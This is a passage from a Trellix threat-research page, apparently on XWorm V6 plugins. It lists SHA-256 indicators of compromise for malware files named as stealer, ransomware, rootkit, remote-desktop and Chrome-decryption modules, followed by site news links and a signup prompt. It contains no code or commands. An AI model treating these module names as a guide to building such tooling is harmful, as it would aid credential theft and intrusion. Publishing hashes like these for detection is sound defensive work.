4d225af71d287f1264f3116075386ac2ce9ee9cd26fb8c3a938c2bf50cca8683	000053AB01136548.wsf
760a3d23ee860cf2686a3d0ef266e7e1ad835cc8b8ce69bfe68765c247753c6b	00001EF600EEBD20.wsf
8106b563e19c946bd76de7d00f7084f3fc3b435ed07eb4757c8da94c89570864	win32.exe
1990659a28b2c194293f106e98f5c5533fdad91e50fdeb1a9590d6b1d2983ada	chrome_decrypt.dll
d46bb31dc93b89d67abffe144c56356167c9e57e3235bfb897eafc30626675bb	ChromiumDecryption
f279a3fed5b96214d0e3924eedb85907f44d63c7603b074ea975d1ec2fdde0b4	WindowsUpdate.dll
31376631aec4800de046e1400e948936010d9bbedec91c45ae8013c1b87564d0	RemoteDesktop.dll
5123b066f4b864e83bb14060f473cf5155d863f386577586dd6d2826e20e3988	RemoteDesktop.dll
b314836a3ca831fcb068616510572ac32e137ad31ae4b3e506267b429f9129b1	FileManager.dll
5314c7505002cda1e864eced654d132f773722fd621a04ffd84ae9bc0749b791	TCPConnections.dll
33ee1961e302da3abc766480a58c0299b24c6ed8ceeb5803fa857617e37ca96e	merged.dll
2b507d3ae01583c8abf4ca0486b918966643159a7c3ee7adb5f36c7bd2e4d70e	SystemCheck.Merged.dll
df0096bd57d333ca140331f1c0d54c741a368593a4aac628423ab218b59bd0bb	shell.dll
0c2bf36dd9ccb3478c8d3dd7912bcfc1f5d910845446e1adfd1e769490287ab4	Stealer.dll
64cbbbf90fe84eda1a8c2f41a4d37b1d60610e7136a02472a72c28b6acadc2fc	Ransomware.dll
6a0c1f70af17bd9258886f997bb43266aa816ff24315050bbf5f0e473d059485	Rootkit.dll
8d04215c281bd7be86f96fd1b24a418ba1c497f5dee3ae1978e4b454b32307a1	ResetSurvival.dll

Discover the latest cybersecurity research from the Trellix Advanced Research Center: https://www.trellix.com/advanced-research-center/

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- Aug 14, 2025

  Michael K. Green Joins Trellix as CISO

- Aug 12, 2025

  Trellix Extends Data Security to ARM-Compatible Devices

- Jul 31, 2025

  Trellix Appoints Natalie Polson Chief Revenue Officer

- Jun 17, 2025

  Trellix Accelerates Organizational Cyber Resilience with Deepened AWS Integrations

- Jun 10, 2025

  Trellix Finds Threat Intelligence Gap Calls for Proactive Cybersecurity Strategy Implementation

RECENT STORIES

- Oct 2, 2025

  XWorm V6: Exploring Pivotal Plugins

- Sep 26, 2025

  npm Account Hijacking and the Rise of Supply Chain Attacks

- Sep 25, 2025

When AD Gets Breached: Detecting NTDS.dit Dumps and Exfiltration with Trellix NDR

- Sep 25, 2025

  Trellix Email and Collaboration Security Emerges as a Market Leader

- Sep 23, 2025

  Unmasking Hidden Threats: Spotting a DPRK IT-Worker Campaign

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Please enter a business email address

Zero spam. Unsubscribe at any time.